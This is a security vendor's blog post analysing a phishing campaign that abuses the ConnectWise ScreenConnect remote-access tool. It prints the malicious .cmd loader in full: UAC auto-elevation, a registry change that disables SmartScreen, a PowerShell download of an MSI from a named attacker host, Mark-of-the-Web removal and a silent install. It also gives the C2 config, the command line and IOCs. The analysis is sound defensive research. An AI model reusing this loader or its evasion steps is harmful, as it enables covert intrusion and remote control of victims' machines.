

SmartScreen Bypass and RMM Abuse

 forcepoint.com/blog/x-labs/screenconnect-attack

February 11, 2026



ScreenConnect Under Attack: SmartScreen Evasion and RMM Abuse

|

7 min read



Mayur Sewani

[Research](#)



We use cookies to ensure that our website functions as intended for you, to collect website usage data, deliver personalized advertising, and to enhance and optimize your browsing experience.

To learn more about the cookies we use and how to manage them, visit our [Cookie Policy page](#); to find out how we use and protect personal data, please review our [Privacy Policy](#).

ConnectWise ScreenConnect is a secure remote access tool used by IT teams to troubleshoot and manage devices remotely. Attacks against ConnectWise ScreenConnect have increased recently, because attackers are taking advantage of known vulnerabilities in unpatched systems. They use these weaknesses to gain initial access, then they install malware, backdoors or even ransomware. In many cases, ScreenConnect is exploited as a legitimate remote access tool to stay hidden longer. Overall, ScreenConnect has become a more common target as attackers look for easy entry points into networks. Observed by X-labs researchers, this blog post examines an attack chain in which a spoofed email delivers a malicious .cmd attachment that executes silently, escalates privileges, disables Windows SmartScreen, removes the Mark-of-the-Web to bypass security warnings and ultimately installs a legitimate Remote Monitoring and Management (RMM) tool ScreenConnect which is abused as a Remote Access Trojan (RAT) to establish persistent command-and-control access.

This campaign targets organizations across the United States, Canada, United Kingdom and Northern Ireland, focusing on sectors with high-value data, including government, healthcare and logistics companies.




Fig. 1 - Attack chain

Email Analysis:

This email impersonates the U.S. Social Security Administration but uses the fake domain SSA[.]COM instead of ssa.gov, contains spelling errors (e.g., "eStatemet"), mismatched recipient fields and a vague subject meant to stoke curiosity.




Fig. 2 - Email sample

Archived .CMD Analysis:

This .cmd script is designed for stealthy malware installation with system-level persistence. It first checks for administrator privileges and silently auto-elevates via UAC using PowerShell (Start-Process -Verb RunAs), a common attacker technique to gain full control without user understanding.

```

1  @echo off
2  setlocal EnableExtensions EnableDelayedExpansion
3
4  :: =====
5  :: Auto-elevate (UAC only, no warning screen)
6  :: =====
7  net session >nul 2>&1
8  if %errorlevel% neq 0 (
9      powershell -WindowStyle Hidden -Command ^
10         "Start-Process '%~f0' -Verb RunAs"
11         exit /b
12 )
13 :: =====
14 :: Disable Windows SmartScreen (silent)
15 :: =====
16 reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer" ^
17     /v SmartScreenEnabled /t REG_SZ /d Off /f >nul 2>&1
18
19 taskkill /f /im explorer.exe >nul 2>&1
20 start explorer.exe >nul 2>&1
21
22 :: =====
23 :: Download MSI silently
24 :: =====
25 set "SC_URL=http://delwayne.alwaysdata.net/Windowsetup.msi"
26 set "SC_PATH=%TEMP%\WindowsExplorerSupport.msi"
27
28 powershell -WindowStyle Hidden -Command ^
29     "Invoke-WebRequest -Uri '%SC_URL%' -OutFile '%SC_PATH%' -UseBasicParsing"
30
31 :: =====
32 :: Remove Mark-of-the-Web
33 :: =====
34 powershell -WindowStyle Hidden -Command ^
35     "Unblock-File -Path '%SC_PATH%'"
36
37 :: =====
38 :: Silent MSI install
39 :: =====
40 msixexec /i "%SC_PATH%" /qn /norestart
41
42 exit

```

Fig. 3 - .cmd script

Once elevated, it disables Windows SmartScreen by modifying a registry key and forcibly restarts Explorer to apply the change, weakening the systems built-in defenses. From there, it downloads an external MSI installer over plain HTTP (no encryption, no integrity checks) from a non-trusted URL `hxxps://delwayne[.]alwaysdata[.]net/Windowsetup[.]msi`, saves it to the temp directory under

a misleading name and removes the Mark-of-the-Web by removing zone. Finally, it uses Alternate Data Stream(ADS) to bypass Windows security warnings and finally performs a fully silent MSI installation (/qn) with no user interaction or visibility.

Overall, this script matches malware loader behaviour, using defence evasion, privilege escalation and covert payload delivery.

MSI Analysis:

PowerShell invokes msixexec to extracts and install ScreenConnect components including executable, DLLs and config files.

Name	Date modified	Type	Size
app.config	08-04-2025 18:35	CONFIG File	1 KB
Client.en-US.resources	08-04-2025 18:35	RESOURCES File	32 KB
Client.Override.en-US.resources	08-04-2025 18:35	RESOURCES File	1 KB
Client.Override.resources	08-04-2025 18:35	RESOURCES File	32 KB
Client.resources	08-04-2025 18:35	RESOURCES File	29 KB
ScreenConnect.Client.dll	08-04-2025 18:35	Application extens...	193 KB
ScreenConnect.ClientService.dll	08-04-2025 18:35	Application extens...	67 KB
ScreenConnect.Core.dll	08-04-2025 18:34	Application extens...	538 KB
ScreenConnect.Windows.dll	08-04-2025 18:35	Application extens...	1,689 KB
ScreenConnect.WindowsAuthenticationP...	27-03-2025 18:12	Application extens...	255 KB
ScreenConnect.WindowsBackstageShell.e...	08-04-2025 18:35	Application	60 KB
ScreenConnect.WindowsBackstageShell.e...	08-04-2025 18:35	CONFIG File	1 KB
ScreenConnect.WindowsClient.exe	08-04-2025 18:36	Application	594 KB
ScreenConnect.WindowsClient.exe.config	08-04-2025 18:36	CONFIG File	1 KB
ScreenConnect.WindowsCredentialProvid...	08-04-2025 18:15	Application extens...	837 KB
ScreenConnect.WindowsFileManager.exe	08-04-2025 18:35	Application	80 KB
ScreenConnect.WindowsFileManager.exe....	08-04-2025 18:35	CONFIG File	1 KB
ServiceExeWithoutService	08-04-2025 18:35	File	94 KB
ServiceExeWithService.exe	08-04-2025 18:35	Application	94 KB
system.config	08-04-2025 18:35	CONFIG File	1 KB

Fig. 4 - MSI dropped files

After installation it invokes ScreenConnect.ClientService.exe with specific parameters mentioned in System.config.

```
<?xml version="1.0" encoding="utf-8"?>
<configuration>
  <configSections>
    <section name="ScreenConnect.ApplicationSettings" type=
      "System.Configuration.ClientSettingsSection, System, Version=4.0.0.0,
      Culture=neutral, PublicKeyToken=b77a5c561934e089" />
  </configSections>
  <ScreenConnect.ApplicationSettings>
    <setting name="ClientLaunchParametersConstraint" serializeAs="String">
      <value>?h=dof-connect.top&amp;p=8041&amp;
        k=BgIAAACKAABSU0ExAAgAAAEAAQD/qDLKKXRINsdoXzvL78RdYMLNkg0rdtTDiN0HFvBP0f9vV9+/Xsu
        Mq9tHJJ95N/d+617cJHxTJ+lWncvbmCq0gt3ME/24xAOJUyeQDXhEN3y4mZV8mT77kJ1hdX3qsjoka/Z4
        zL4x0KouPTJYZKQEiasz5zkr23u6DAeUhAt6/g8A0kjMePWccJ+IO2m/wrsDhoo9l6baR3DIhhXCCfPPR
        iL6JcbK5VIEmpyPm5GcURY/Pe7oY+74SfB68AKbzYi8hCAoeUZPluP5COB0ne3F7zVLLdiC5bgT0tQery
        QvT4/5mECRT3YJ5j0mFg8C2H5cu2dBIeE6cRmev/oWii2e</value>
    </setting>
  </ScreenConnect.ApplicationSettings>
</configuration>
```

Fig. 5 - System.config file

This config tells the ScreenConnect client which server to connect to:

- h=dof-connect[.]top → the remote server address
- p=8041 → the network port it should use
- k= is a security key (encryption/authentication key) and it proves the client is allowed to connect to that server
- ClientLaunchParametersConstraint setting means = “Only allow the client to start if these exact connection details are used”

ScreenConnect Binary Analysis:

ScreenConnect.ClientService.exe is a part of the ScreenConnect tool made by ConnectWise. It runs in the background and allows someone to remotely access or control your computer for support or meetings.

Its .NET client 25.2.4.9229 version is signed certificate, but it's one that was explicitly revoked by its issuer.

```
using System;
using System.Diagnostics;
using System.Reflection;
using System.Runtime.CompilerServices;
using System.Runtime.InteropServices;
using System.Security.Permissions;

[assembly: AssemblyVersion("25.2.4.9229")]
[assembly: CompilationRelaxations(8)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints)]
[assembly: AssemblyTitle("ScreenConnect Client")]
[assembly: AssemblyProduct("ScreenConnect")]
[assembly: AssemblyCompany("ScreenConnect Software")]
[assembly: ComVisible(false)]
[assembly: CLSCompliant(false)]
[assembly: System.Runtime.InteropServices.DefaultDllImportSearchPaths(System.Runtime.InteropServices.DllImportSearchPath.System32)]
[assembly: SecurityPermission(SecurityAction.RequestMinimum, SkipVerification = true)]
```

Fig. 6 - ScreenConnect.ClientService.exe file info

After executed by the MSI file, it reads values from mentioned in system.config and starts connection with malicious remote server.

Executed Process with parameters:

C:\Program Files (x86)\ScreenConnect Client (session-ID)\ScreenConnect.ClientService.exe"
"?e=Access&y=Guest&h=dof-connectf.]top&p=8041&s=c3d2673a-e6a4-4dae-b8ec-
db4ed9c528bf&k=BglAAACkAABSU0ExAaGAAEAQAQD%2fqDLKKXRINsdoXzvL78RdYMLNkg0rdtTDiN
0HFvBP0f9vV9%2b%2fXsuMq9tHJJ95N%2fd%2b617cJHXtJ%2blWncvbmCq0gt3ME%2f24xAOJUyEQ
DXhEN3y4mZV8mT77kJ1hdX3qsjoka%2fZ4zL4x0KouPTJYZKQElasz5zkr23u6DAeUhAt6%2fg8A0kjMeP
WccJ%2bIO2m%2fwrsDhoo9l6baR3DIhXCCCfPPRIl6JcbK5VIEmpyPm5GcURY%2fPe7oY%2b74SfB6
8AKbzYi8hCAoeUZPluP5COB0ne3F7zVLLdiC5bgT0tQeryQvT4%2f5mECRt3YJ5j0mFg8C2H5cu2dBleE
6cRmev%2foWli2e

[illegible]

Fig. 7 - C2 traffic

The client establishes a network session with the remote command-and-control domain dof-connect[.]top, after which the host begins exhibiting Remote Access Trojan (RAT)-style behaviours and data exfiltration activity. It then encrypts data with a session key while it uploads in chunks to the C2 server. This domain belongs to Iran's network infrastructure by "Aria Shatel Company Ltd".

What This ScreenConnect Attack Means for Defenders

This analysis highlights how attackers can weaponize legitimate but vulnerable or untrusted software versions to bypass enterprise defenses. In this campaign, a signed ScreenConnect client with a certificate that has been explicitly revoked by the vendor is being silently deployed after disabling SmartScreen and stripping the Mark-of-the-Web tag, allowing execution without reputation-based blocking or user prompts.

By abusing an outdated or revoked RMM client as a Remote Access Trojan (RAT), the attacker achieves persistent, unauthorized remote control while evading traditional detection mechanisms. This case reinforces the importance of blocking revoked or vulnerable software versions, enforcing strict RMM allowlists and actively monitoring for security control tampering as part of a modern defense strategy.

Protection Statement:

Forcepoint [customers are protected](#) against this threat at the following stages of attack:

- **Lure** – Malicious .cmd attachments associated with these attacks are identified and blocked.
- **Dropper File** - The dropper files are added to Forcepoint malicious database and are blocked.
- **Call Home** - Blocked C2 credentials

NGFW

- The file download with PowerShell is detected with fingerprint HTTP_CSH-Native-PowerShell-User-Agent , which is terminated in default inspection policies.
- The malicious MSI and RAR files are blocked by the GTI file reputation service if it is enabled.

IOCs:

Hashes:

- 48A5034E75B526E1A9371B4E728B02FB81D2C7C1 - RAR
- 0FA008DFD45F39879412275D1A4C178CF7AFFAE2 - cmd

- 46FCE36F4901D6ACF19AAAA9CBD1A14DF6D6AA85 - MSI
- B46C4E4694783311E2C612ED7F0CA67A88E1E352 - EXE
- FDE73710CE063BBF1E377C02A1A8615CF4DA1C08 – DLL

URLs:

hxxps://delwayne[.]alwaysdata[.]net/Windowsetup[.]msi

C2s:

dof-connect[.]top




Mayur Sewani

Mayur serves as a Senior Security Researcher as part of the Forcepoint X-Labs Research Team. He focuses on APT malwares, information stealers, phishing attacks, and also works to stay on top of the latest threats. He is passionate about advancing the field of defensive adversary emulation and research.

[Read more articles by Mayur Sewani](#)

In the Article




X-Labs Data Log

X-Labs

Get insight, analysis & news straight to your inbox

Country Picklist*

By submitting this form, you agree to our [terms](#) and to receiving communications from Forcepoint, you acknowledge our [privacy policy](#) and you consent to the processing of your data. You can [unsubscribe](#) at any time.





Cybersecurity
